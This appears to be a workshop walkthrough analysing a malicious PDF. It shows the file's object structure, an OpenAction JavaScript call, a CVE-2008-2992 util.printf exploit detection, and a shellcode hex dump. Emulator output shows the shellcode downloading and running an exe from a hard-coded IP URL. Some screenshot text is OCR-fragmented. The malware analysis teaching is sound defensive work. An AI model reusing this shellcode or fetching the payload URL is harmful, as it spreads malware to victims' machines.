



https://www.virustotal.com/gui/file/3777e556ddbafa08d7dcb35876bc47ee1226a8ad7d014d94ec5c6f6fc191a34d/detection


Well folks, I'm tapped on the step-by-step instructions. That was a lot of work! I hope I provided folks who couldn't attend the workshop with some fun training. For this one, we're going pure demo + screenshots.


If you're following along with the PDF and want more details, feel free to reach out to me. Heck, if more than one person asks, I'll probably stream the analysis on Twitch and pop the video over to YouTube.

- YouTube videos: https://www.youtube.com/c/ryanchapmanj



15 Objects
1 HLen: 0xEA
2 HLen: 0x4
5 HLen: 0xF
4 HLen: 0x39
3 HLen: 0x1D
6 HLen: 0x4
7 HLen: 0x17
8 HLen: 0x32
9 HLen: 0x91
10 HLen: 0x21
11 0x333-0x365
13 0x3AC-0x8D0
12 HLen: 0x1E
14 HLen: 0x9F
0 HLen: 0x16D
xref
0 15
0000000000 65535 f
0000000015 00000 n
0000000266 00000 n
0000000380 00000 n
0000000329 00000 n
0000000276 00000 n
0000000433 00000 n
0000000453 00000 n
0000000492 00000 n
0000000558 00000 n
0000000719 00000 n
0000000769 00000 n
0000002320 00000 n
0000000876 00000 n
0000002367 00000 n
trailer
<</Info 14 0 R
/Root 1 0 R
/Size 15
>>
startxref
2189
%%EOF
.
15 Objects
1 HLen: 0xEA
2 HLen: 0x4
5 HLen: 0xF
4 HLen: 0x39
3 HLen: 0x1D
6 HLen: 0x4
7 HLen: 0x17
8 HLen: 0x32
9 HLen: 0x91
10 HLen: 0x21
11 0x333-0x365
13 0x3AC-0x8D0
12 HLen: 0x1E
14 HLen: 0x9F
0 HLen: 0x16D
<<
/OpenAction
<<
/JS (this.Z0pEA5PLzPyyw())
/S /JavaScript
>>
/Threads 2 0 R
/Outlines 3 0 R
/Pages 4 0 R
/ViewerPreferences
<<
/PageDirection /L2R
>>
/PageLayout /SinglePage
/AcroForm 5 0 R
/Dests 6 0 R
/Names 7 0 R
/Type /Catalog
>>



15 Objects
1 HLen: 0xEA
2 HLen: 0x4
5 HLen: 0xF
4 HLen: 0x39
3 HLen: 0x1D
6 HLen: 0x4
7 HLen: 0x17
<<
/JavaScript 10 0 R
>>
15 Objects
1 HLen: 0xEA
2 HLen: 0x4
5 HLen: 0xF
4 HLen: 0x39
3 HLen: 0x1D
6 HLen: 0x4
7 HLen: 0x17
8 HLen: 0x32
9 HLen: 0x91
10 HLen: 0x21
<<
/Names [(New_Script) 12 0 R]
>>
15 Objects
1 HLen: 0xEA
2 HLen: 0x4
5 HLen: 0xF
4 HLen: 0x39
3 HLen: 0x1D
6 HLen: 0x4
7 HLen: 0x17
8 HLen: 0x32
9 HLen: 0x91
10 HLen: 0x21
11 0x333-0x365
13 0x3AC-0x8D0
12 HLen: 0x1E
<<
/JS 13 0 R
/S /JavaScript
>>



Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
function Z0pEA5PLzPyyw() {
var url = "http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487
98";
var ou
fu
}
for (
{
outVa
(16);
i = i
}
Text
140269332.txt - Notepad
File Edit Format View Help
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 13
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in main textbox
Note other exploits may be hidden with javascript obsfuscation
It is also possible these functions are being used in a non-exploit way.
Ln 1, Col 1
170%
Windows (CRLF)
UTF-8



Add `Z0pEA5PLzPyyw()` to bottom of code to call the function



scDbg - libemu Shellcode Logger Launch Interface
Options
Report Mode
Create Dump
Scan for Api table
Use Interactive Hooks
Unlimited steps
Debug Shell
FindSc
Do not log RW
Start Offset 0x
Monitor DLL Read/Write
fopen
C:\Users\dc27workshop\Downloads\3777e556ddbafa08d7dcb35876bc47ee1226a8ad7d014d
temp
C:\Users\dc27workshop\Downloads
Manual Arguments
Launch
Manually Load
Libemu HomePage
scdbg homepage
cmdline
Video Demo
Help
Example
Save dump
000000 90 90 90 90 0F EB 33 5B 66 C9 80 B9 80 01 EF 33 ......3[f......3
000010 E2 43 EB FA E8 05 FF EC FF FF 8B 7F DF 4E EF EF .C...........N..
000020 64 EF E3 AF 9F 64 42 F3 9F 64 6E E7 EF 03 EF EB d....dB..dn.....
000030 64 EF B9 03 61 87 E1 A1 07 03 EF 11 EF EF AA 66 d...a..........f
000040 B9 EB 77 87 65 11 07 E1 EF 1F EF EF AA 66 B9 E7 ..w.e.........f..
000050 CA 87 10 5F 07 2D EF 0D EF EF AA 66 B9 E3 91 87 ..._.-.....f....
000060 0D 37 07 9C EF 3B EF EF AA 66 B9 FF 2E 87 0A 96 .7...;...f......
000070 07 57 EF 29 EF EF AA 66 AF FB D7 6F 9A 2C 66 15 .W.)...f...o.,f.
000080 F7 AA E8 06 EF EE B1 EF 9A 66 64 CB EB AA EE 85 ....fd.....
000090 64 B6 F7 BA 07 B9 EF 64 EF EF 87 BF F5 D9 9F C0 d.......d........
0000A0 78 07 EF EF 66 EF F3 AA 2A 64 2F 6C 66 BF CF AA x...f...*d/lf...
0000B0 10 87 EF EF BF EF AA 64 85 FB B6 ED BA 64 07 F7 ....d.....d..
0000C0 EF 8E EF EF AA EC 28 CF B3 EF C1 91 28 8A EB AF ......(.....(...
0000D0 8A 97 EF EF 9A 10 64 CF E3 AA EE 85 64 B6 F7 BA ......d.....d...
0000E0 AF 07 EF EF 85 EF B7 E8 AA EC DC CB BC 34 10 BC ....4..
0000F0 CF 9A BC BF AA 64 85 F3 B6 EA BA 64 07 F7 EF CC .....d.....d....
000100 EF EF EF 85 9A 10 64 CF E7 AA ED 85 64 B6 F7 BA ......d.....d...
000110 FF 07 EF EF 85 EF 64 EF FF AA EE 85 64 B6 F7 BA ......d.....d...
000120 EF 07 EF EF AE EF BD B4 0E EC 0E EC 0E EC 0E EC ....
000130 03 6C B5 EB 64 BC 0D 35 BD 18 0F 10 64 BA 64 03 .l..d..5....d.d.
000140 E7 92 B2 64 B9 E3 9C 64 64 D3 F1 9B EC 97 B9 1C ...d...dd.......
000150 59 64 EC CF DC 1C A6 26 42 AE 2C EC DC B9 E0 19 .d.....&B.,.....
000160 FF 51 1D D5 E7 9B 21 2E EC E2 AF 1D 1E 04 11 D4 .Q....!.........



C:\Windows\SYSTEM32\cmd.exe
Byte Swapping -findsc input buffer..
Testing 410 offsets | Percent Complete: 97% | Completed in 282 ms
0) offset=0x0 steps=MAX final_eip=401162
1) offset=0x15 steps=MAX final_eip=40116c
Select index to execute:: (int/reg) 0
0
Loaded 19a bytes from file sample.sc
Byte Swapping main input buffer..
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
7c8150e1 LoadLibraryA(URLMON)
7c8150e1 GetSystemDirectoryA(c:\windows\system32\ )
7c8150e1 DeleteFileA(c:\WINDOWS\system32\~.exe)
7c8150e1 URLDownloadToFileA(, c:\WINDOWS\system32\~.exe)
7c8150e1 WinExec(c:\WINDOWS\system32\~.exe)
7c8150e1 ExitProcess(0)
Stepcount 321509


JS_UI_Readme.txt - Notepad
File Edit Format View Help
In addition to the standard JS features a toolbox class has been
added with some additional functions use tb. to access
tb.Save2Clipboard(x) //no binary data
tb.GetClipboard() //return clipboard data
tb.t(x) //text to lower textbox
tb.eval(x) //text to lower textbox
tb.unescape(str) //unicode safe
tb.alert(str) //good for objects or strings
tb.Hexdump(str, Optional hexOnly = 0)
tb.WriteFile(path, data)
tb.ReadFile(path)
tb.HexString2Bytes(str) //ex: 9090eb05 -> chr(90) & chr(90)...
tb.Disasm(bytes) //try: tb.t(tb.disasm(tb.unescape(%90%90%eb%05)))
tb.pad(ByVal str, cnt, Optional char = 0, Optional padleft As Boolean = True)
tb.EscapeHexString(hexstr) //ex: '9090eb05' -> %90%90%eb%05
GetStream(index) ' returns the data from the stream index listed on main form listview
CRC(x) 'returns crc32 hash of string passed in
txtOut.Text = txtOut.Text & str //directly add txt 2 lower output textbox
GetPageNumWords(Optional page = 0) As Long
GetPageNthWord(Optional page = 0, Optional word = 0, Optional strip = 0)
Property Get pageNum() - set in main ui
Function GetListviewData(index As Long) - get the data stored in the left hand listview clipboard.
Ln 1, Col 1
130%
Windows (CRLF)
UTF-8


```
remnux@remnux:~/cfworkshop$ echo -n
"909090900feb335b66c980b98001ef33e243ebfae805ffecffff8b7fdf4e
efef64efe3af9f6442f39f646ee7ef03efeb64efb9036187e1a10703ef11e
fefaa66b9eb7787651107e1ef1fefefaa66b9e7ca87105f072def0defefaa
66b9e391870d37079cef3befefaa66b9ff2e870a960757ef29efefaa66aff
bd76f9a2c6615f7aae806efeeb1ef9a6664cbebaaee8564b6f7ba07b9ef64
efef87bff5d99fc07807efef66eff3aa2a642f6c66bfcfaa1087efefbfefa
a6485fbb6edba6407f7ef8eefefaaec28cfb3efc191288aebaf8a97efef9a
1064cfe3aaee8564b6f7baaf07efef85efb7e8aaecdccbbc3410bccf9abcb
faa6485f3b6eaba6407f7efccefefef859a1064cfe7aaed8564b6f7baff07
efef85ef64efffaaee8564b6f7baef07efefaeefbdb40eec0eec0eec0eec0
36cb5eb64bc0d35bd180f1064ba6403e792b264b9e39c6464d3f19bec97b9
1c9964eccfdc1ca62642ae2cecdcb9e019ff511dd5e79b212eece2af1d1e0
411d49ab1b50a0464b564eccb8932e36464a4f3b532eceb64ec64b12a2db2
efe71b071011ba10a3bda0a2efa1" | perl -pe 's/(..)(..)/\2\1/g'

90909090eb0f5b33c966b980018033ef43e2faeb05e8ecffffff7f8b4edfe
fefef64afe3649ff342649fe76e03efebefef6403b98761a1e1030711efef
ef66aaebb987771165e1071fefefef66aae7b987ca5f102d070defefef66a
ae3b98791370d9c073befefef66aaffb9872e960a570729efefef66aafbaf
```

```
6fd72c9a1566aaf706e8eeefefb1669acb64aaeb85eeb664baf7b90764efef
efbf87d9f5c09f0778efefef66aaf3642a6c2fbf66aacf8710efefefbf64aa
fb85edb664baf7078eefefefecaacf28efb391c18a28afeb978aefef109acf
64aae385eeb664baf707afefefef85e8b7ecaacbdc34bcbc109acfbfbc64aa
